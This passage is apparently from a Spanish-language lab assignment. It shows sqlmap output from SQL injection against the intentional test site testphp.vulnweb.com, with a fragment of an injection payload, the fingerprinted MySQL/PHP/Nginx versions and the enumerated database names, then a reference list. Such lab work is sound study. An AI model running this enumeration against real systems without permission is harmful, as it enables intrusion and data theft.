[22:52:10] [INFO] fetched data logged to text files under '/var/folders/h4/rlgjjv6s50z2sflx2_9bt49h0000gn/T/sqlmapoutputm5nipzm/testphp.vulnweb.com'
[22:52:10] [WARNING] your sqlmap version is outdated

[*] ending @ 22:52:10 /2023-11-02/
(base) fredyvelasquez@MacBook-Pro-de-Fredy ~ %

```

- ¿Qué versión tiene el DBMS?

```

-- 
[22:53:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[22:53:24] [INFO] fetching current database
current database: 'acuart'
[22:53:25] [INFO] fetched data logged to text files under '/var/folders/mapoutputhr9rz5i_/testphp.vulnweb.com'
[22:53:25] [WARNING] your sqlmap version is outdated

[*] ending @ 22:53:25 /2023-11-02/
(base) fredyvelasquez@MacBook-Pro-de-Fredy ~ %

```

- ¿Cuáles son los nombres de las bases de datos?

```

0b75538e8458737341557a51504a4ab38c4b5871b54e5a747a814155778e49828b884d8d,0x71787a82717),NULL);
-- 
[22:54:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[22:54:40] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[22:54:41] [INFO] fetched data logged to text files under '/var/folders/h4/r1gjjv6s50z2sflx2_9bt49h
mapoutput9o9fovnp/testphp.vulnweb.com'
[22:54:41] [WARNING] your sqlmap version is outdated

[*] ending @ 22:54:41 /2023-11-02/

```

## Referencias

- *Si manejas información de tarjetas bancarias, este artículo te interesa | Empresas | INCIBE.* (n.d.).  
<https://www.incibe.es/empresas/blog/si-manejas-informacion-tarjetas-bancarias-este-articulo-te-interesa#:~:text=Su%20principal%20objetivo%20es%20ayudar,minimizar%20los%20riesgos%20por%20fraude.>
- Gualda, M. (2020, January 28). *La Seguridad de la Información | Tecon.* Tecon.  
<https://www.tecon.es/la-seguridad-de-la-informacion/#:~:text=Por%20seguridad%20de%20la%20informaci%C3%B3n,se%20utilizan%20en%20una%20organizaci%C3%B3nB3n.>
- Jiménez, J. (2023, October 15). Suplantación de ARP: qué es y cómo afecta a nuestra red. RedesZone.  
<https://www.redeszone.net/tutoriales/redes-cable/ataques-arp-spoofing-evitar/>
- Qué es el protocolo de resolución de direcciones (ARP) | Fortinet. (n.d.). Fortinet.  
[https://www.fortinet.com/lat/resources/cyberglossary/what-is-arp#:~:text=El%20protocolo%20de%20resoluci%C3%B3n%20de%20direcciones%20\(Address%20Resolution%20Protocol%2C%20ARP,access%20control%2C%20MAC\)%2C%20en](https://www.fortinet.com/lat/resources/cyberglossary/what-is-arp#:~:text=El%20protocolo%20de%20resoluci%C3%B3n%20de%20direcciones%20(Address%20Resolution%20Protocol%2C%20ARP,access%20control%2C%20MAC)%2C%20en)